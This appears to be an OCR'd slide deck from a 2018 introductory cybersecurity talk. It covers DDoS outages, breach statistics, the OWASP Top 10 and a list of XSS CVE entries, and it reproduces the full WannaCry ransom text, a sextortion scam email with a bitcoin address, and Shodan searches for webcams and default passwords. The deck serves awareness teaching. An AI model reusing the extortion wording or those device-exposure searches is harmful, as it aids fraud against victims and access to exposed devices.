TECH(K)NOWDAY - ADA LOVELACE DAY 2018

KEEP CALM AND FASTEN YOUR SEAT BELTS

@SONYAMOISSET 🦄🌍

@SONYAMOISSET 🦄🌍

.SELF-TAUGHT FULL STACK SOFTWARE ENGINEER
.SECURITY ENGINEER
.ANDROID DEVELOPER
.TECH ADVOCATE

WHAT IS CYBERSECURITY

AND WHY IS IT IMPORTANT?

CYBERSECURITY OR INFORMATION TECHNOLOGY SECURITY ARE THE TECHNIQUES OF PROTECTING COMPUTERS, NETWORKS, PROGRAMS AND DATA FROM UNAUTHORISED ACCESS OR ATTACKS THAT ARE AIMED FOR EXPLOITATION

INVESTMENTS IN SECURITY MOVED FROM NICE TO HAVE TO MUST HAVE

OCT 2016. A SERIES OF DDOS ATTACKS WERE LAUNCHED AGAINST DNS SERVERS, WHICH CAUSED MAJOR WEB SERVICES TO STOP WORKING (GITHUB, SPOTIFY, PAYPAL, TWITTER...)

Unicorn! · GitHub

GitHub, Inc. (US) https://github.com

Search

No server is currently available to service your request.


Sorry about that. Please try refreshing and contact us if the problem persists.

Contact Support — GitHub Status — @githubstatus

Explore

Discover the Internet using search queries shared by other users.

Featured Categories



Top Voted

10,294
Webcam
best ip cam search I have found yet.
webcam surveillance cams 2010-03-15

4,089
Cams
admin admin
cam webcam 2012-02-06

2,256
Netcam
Netcam
netcam 2012-01-13

1,582
default password
Finds results with "default password" in the ba...
router default password 2010-01-14

1,087
dreambox
dreambox
dreambox 2010-08-13

More popular searches...

Recently Shared

1
chile
2018-10-08

2
router control panel
DD-WRT
routeur 2018-10-08


3
1
2018-10-06

1
Logitech Media Server
2018-10-05

3
sushi
2018-10-05

More recent searches...


Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
Payment will be raised on
1/4/1970 00:00:00
Time Left
00:00:00:00
Your files will be lost on
1/8/1970 00:00:00
Time Left
00:00:00:00
About bitcoin
How to buy bitcoins?
Contact Us
not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.
Once the payment is checked, you can start decrypting your files immediately.
Contact
If you need our assistance, send a message by clicking <Contact Us>.
We strongly recommend you to not remove this software, and disable your anti-virus for a while, until you pay and the payment gets processed. If your anti-virus gets updated and removes this software automatically, it will not be able to recover your files even if you pay!
bitcoin ACCEPTED HERE
Send $600 worth of bitcoin to this address:
Copy
Check Payment
Decrypt



re: "[redacted]" Inbox ×

Dirk Saunders <yxpnmjarrettlwq@outlook.com> 12:07 PM (8 minutes ago)

to me

I know, [redacted], is your pass word. you may not know me and you are most likely thinking why you're getting this e-mail, correct?

Well, I installed a malware on the adult video clips (pornography) and you know what, you visited this web site to have fun (you know what I mean). When you were watching video clips, your browser started operating as a Rdp (Remote desktop) that has a key logger which gave me accessibility to your screen and also cam. Just after that, my software program gathered every one of your contacts from messenger, social networks, as well as email.

What exactly did I do?
I created a double-screen video. First part displays the video you were watching (you've got a good taste lol), and 2nd part displays the recording of your web cam.

Exactly what should you do?
Well, I believe, $1200 is a fair price for our little secret. You'll make the payment through Bitcoin (if you don't know this, search "how to buy bitcoin" in google).

BTC ADDRESS: 1JC99fcQMVR4iHdmf3GbHLGHMkPpyFjBu7
(It's CASE sensitive, so copy and paste it carefully)

Note:
You have one day to make the payment. (I've a specific pixel in this message, and right now I know that you've read this e mail). If I do not receive the Bitcoins, I will certainly send out your video recording to all of your contacts including friends and family, colleagues, and so forth. nonetheless, if I receive the payment, I'll destroy the video immediately. If you need proof, reply with "yes!" and I definitely will send your video recording to your 14 friends. It is a non-negotiable one time offer, thus don't ruin my time & yours by responding to this e-mail.

';--have i been pwned?

Check if you have an account that has been compromised in a data breach

email address | pwned?

314	5,555,329,164	79,922	87,112,408
pwned websites	pwned accounts	pastes	paste accounts

Largest breaches

711,477,622	Onliner Spambot accounts
593,427,119	Exploit.In accounts
457,962,538	Anti Public Combo List accounts
393,430,309	River City Media Spam List accounts
359,420,698	MySpace accounts
234,842,089	NetEase accounts
164,611,595	LinkedIn accounts
152,445,165	Adobe accounts
131,577,763	Exactis accounts
125,929,660	Apollo accounts

Recently added breaches

125,929,660	Apollo accounts
7,687,679	Digimon accounts
2,457,420	SaverSpy accounts
307,768	Real Estate Mogul accounts
3,472,916	NemoWeb accounts
41,826,763	Kayo.moe Credential Stuffing List accounts
182,717	Russian America accounts
110,355	FreshMenu accounts
287,071	NapsGear accounts
1,116,256	Warmane accounts

WEB APPLICATION SECURITY

“Web application security is a branch of Information Security that deals specifically with security of websites, web applications and web services.”

–WIKIPEDIA

OWASP

- Open Web Application Security Project
- Community dedicated to enabling organisations to conceive, develop, acquire, operate and maintain applications that can be trusted

- www.owasp.org

The OWASP Foundation

the free and open software security community

Home
About OWASP
Acknowledgements
Advertising
AppSec Events
Books
Brand Resources
Chapters
Donate to OWASP
Downloads
Funding
Governance
Initiatives
Mailing Lists
Membership
Merchandise
Presentations
Press
Projects
Video

Reference
Activities
Attacks
Code Snippets
Controls
Glossary
How To...
Java Project
.NET Project
Principles
Technologies
Threat Agents
Vulnerabilities

Tools
What links here
Related changes
Special pages
Printable version
Permanent link
Page information

Member Portal · About · Searching · Editing · New Article · OWASP Categories · Contact Us

Statistics · Recent Changes

REGISTER NOW!

OWASP Foundation Staff Announcement

September 3, 2018, was Laura Grau's last day at the OWASP Foundation. We wish her well and much success in her new position. We hope to fill the position sometime in the future.

Every vibrant technology marketplace needs an unbiased source of information on best practices as well as an active body advocating open standards. In the Application Security space, one of those groups is the Open Web Application Security Project (or OWASP for short).

The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations are able to make informed decisions. OWASP is in a unique position to provide impartial, practical information about AppSec to individuals, corporations, universities, government agencies and other organizations worldwide. Operating as a community of like-minded professionals, OWASP issues software tools and knowledge-based documentation on application security.

Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. You'll find everything **about OWASP** here on or linked from our wiki and current information on our OWASP Blog. OWASP **does not endorse or recommend commercial products or services**, allowing our community to remain vendor neutral with the collective wisdom of the best minds in software security worldwide.

Citations

Who Trusts OWASP?

Citations of National & International Legislation, Standards, Guidelines, Committees and Industry Codes of Practice - Click Here

How can OWASP help your org?

Government Bodies
Educational Institutions
Standards Groups
Trade Organizations

- Application security tools and standards
- Complete books on application security testing, secure code development, and secure code review
- Cheat sheets on many common topics

OWASP TOP 10-2017

- The primary aim is to educate developers, designers, architects, managers, and organisations about the consequences of the most common and most important web app security weaknesses

OWASP

OWASP Top 10 - 2017


The Ten Most Critical Web Application Security Risks

https://owasp.org

.DON’T STOP AT 10
.CONSTANT CHANGE
.PUSH LEFT, RIGHT, AND EVERYWHERE

WHAT ARE APPLICATION SECURITY RISKS?

ATTACKERS CAN USE MANY DIFFERENT PATHS THROUGH YOUR APPLICATION TO DO HARM TO YOUR BUSINESS OR ORGANISATION



2018 DATA BREACHES

- Facebook. Up to 90 million Facebook user accounts were exposed in September
- Uber. will pay £133m to settle all legal action over the cyber attack that exposed data from 57 million customers and drivers in 2016
- British Airways. Affecting 380,000 transactions, involving stolen personal and financial information, but not passport or flight details
- Reddit. A complete copy of an old database backup containing early Reddit data from 2005 to May 2007 was stolen, including username and hashed passwords, email addresses, and content, including private messages


WHAT CHANGED FROM 2013 TO 2017?

OWASP TOP 10

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

A9

USING COMPONENTS WITH KNOWN VULNERABILITIES



App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	

IS THE APPLICATION VULNERABLE?

- If you don’t know the versions of all components you use (both client-side and server-side)
- If software is vulnerable, unsupported, or out of date (OS, web/app server, DBMS, APIs, components…)
- If you don’t scan for vulnerabilities regularly or subscribe to security bulletins related to the components you use

IS THE APPLICATION VULNERABLE?

- If you don’t fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion
- If software developers do not test the compatibility of updated, upgraded, or patched libraries
- If you don’t secure the components’ configurations

HOW TO PREVENT


- There should be a management process in place to
  - Remove unused dependencies, unnecessary features, components, files, and documentation
  - Continuously inventory the version of both client-side and server-side components and their dependencies using tools
  - Continuously monitor sources like CVE for vulnerabilities in the components

TOTAL CVE Entries: 107899

CVE® is a list of entries—each containing an identification number, a description, and at least one public reference—for publicly known cybersecurity vulnerabilities.

CVE Entries are used in numerous cybersecurity products and services from around the world, including the U.S. National Vulnerability Database (NVD).

CNA Participation Growing Worldwide



CVE Numbering Authorities (CNAs)

Totals CNAs: 92 | Total Countries: 16

CNAs include vendors and projects, vulnerability researchers, national and industry CERTs, and bug bounty programs.

CNAs are how the CVE List is built. Every CVE Entry added to the list is assigned by a CNA.

How to Become a CNA >>

Latest CVE News

- Minutes from CVE Board Teleconference Meeting on September 19 Now Available
- TWCERT/CC Added as CVE Numbering Authority (CNA)
- CyberSecurity Philippines - CERT Added as CVE Numbering Authority (CNA)

More >>

CVE Blog

A Look at the CVE and CVSS Relationship

We've received a few questions recently about the Common Vulnerability Scoring System (CVSS) and vulnerability severity scoring, so as a reminder, CVSS is a separate program from CVE.

CVE's sole purpose it to provide common vulnerability identifiers called "CVE Entries." CVE does not provide severity scoring or prioritization ratings for software vulnerabilities.

However, while separate, the CVSS standard can be used to score the severity of CVE Entries.

More >>

Newest CVE Entries

Follow @CVEnew >>

Page Last Updated or Reviewed: October 02, 2018

Search Results

There are **12501** CVE entries that match your search.

Name	Description
CVE-2018-9999	In Zulip Server versions before 1.7.2, there was an XSS issue with user uploads and the (default) LOCAL_UPLOADS_DIR storage backend.
CVE-2018-9997	Cross-site scripting (XSS) vulnerability in mail compose in Open-Xchange OX App Suite before 7.6.3-rev31, 7.8.x before 7.8.2-rev31, 7.8.3 before 7.8.3-rev41, and 7.8.4 before 7.8.4-rev28 allows remote attackers to inject arbitrary web script or HTML via the data-target attribute in an HTML page with data-toggle gadgets.
CVE-2018-9993	YUNUCMS 1.0.7 has XSS via the content title on an admin/content/addcontent/cid/## page (aka a news center page).
CVE-2018-9992	Frog CMS 0.9.5 has XSS via the name field of a new "File" or "Directory" on the admin/?/plugin/file_manager/browse/ screen.
CVE-2018-9991	Frog CMS 0.9.5 has XSS via the /admin/?/user/add Name or Username parameter.
CVE-2018-9990	In Zulip Server versions before 1.7.2, there was an XSS issue with stream names in topic typeahead.
CVE-2018-9987	In Zulip Server versions 1.5.x, 1.6.x, and 1.7.x before 1.7.2, there was an XSS issue with muting notifications.
CVE-2018-9986	In Zulip Server versions before 1.7.2, there were XSS issues with the frontend markdown processor.
CVE-2018-9985	The front page of MetInfo 6.0 allows XSS by sending a feedback message to an administrator.
CVE-2018-9928	Cross-site scripting (XSS) vulnerability in save.php in MetInfo 6.0 allows remote attackers to inject arbitrary web script or HTML via the webname or weburl parameter.
CVE-2018-9925	An issue was discovered in idreamsoft iCMS through 7.0.7. XSS exists via the nickname field in an admincp.php?app=user&do=save&frame=iPHP request.
CVE-2018-9864	The WP Live Chat Support plugin before 8.0.06 for WordPress has stored XSS via the Name field.
CVE-2018-9861	Cross-site scripting (XSS) vulnerability in the Enhanced Image (aka image2) plugin for CKEditor (in versions 4.5.10 through 4.9.1; fixed in 4.9.2), as used in Drupal 8 before 8.4.7 and 8.5.x before 8.5.2 and other products, allows remote attackers to inject arbitrary web script through a crafted IMG element.
CVE-2018-9857	PHP Scripts Mall Match Clone Script 1.0.4 has XSS via the search field to searchbyid.php (aka the "View Search By Id" screen).
CVE-2018-9844	The Iptanus WordPress File Upload plugin before 4.3.4 for WordPress mishandles Settings attributes, leading to XSS.
CVE-2018-9330	register.jsp in Coremail XT3.0 allows stored XSS, as demonstrated by the third form field to a URI under register/, a different vulnerability than CVE-2015-6942.
CVE-2018-9328	PHP Scripts Mall Redbus Clone Script 3.0.6 has XSS via the ter_from or tag parameter to results.php.
CVE-2018-9307	dsmall v20180320 allows XSS via the pdr_sn parameter to public/index.php/home/predeposit/index.html.
CVE-2018-9283	An XSS issue was discovered in CremeCRM 1.6.12. It is affected by 10 stored Cross-Site Scripting (XSS) vulnerabilities in the firstname, lastname, billing_address-address, billing_address-zipcode, billing_address-city, billing_address-department, shipping_address-address, shipping_address-zipcode, shipping_address-city, and shipping_address-department parameters in the contact creation and modification page. The payload is stored within the application database and allows the execution of JavaScript code each time a client visit an infected page.
CVE-2018-9282	An XSS issue was discovered in Subsonic Media Server 6.1.1. The podcast subscription form is affected by a stored XSS vulnerability in the add parameter to podcastReceiverAdmin.view; no administrator access is required. By injecting a JavaScript payload, this flaw could be used to manipulate a user's session, or elevate privileges by targeting an administrative user.
CVE-2018-9244	GitLab Community and Enterprise Editions version 9.2 up to 10.4 are vulnerable to XSS because a lack of input validation in the milestones component leads to cross site scripting (specifically, data-milestone-id in the milestone dropdown feature). This is fixed in 10.6.3, 10.5.7, and 10.4.7.
CVE-2018-9243	GitLab Community and Enterprise Editions version 8.4 up to 10.4 are vulnerable to XSS because a lack of input validation in the merge request component leads to cross site scripting (specifically, filenames in changes tabs of merge requests). This is fixed in 10.6.3, 10.5.7, and 10.4.7.
CVE-2018-9238	proberv.php in Yahei-PHP Proberv 0.4.7 has XSS via the funName parameter.
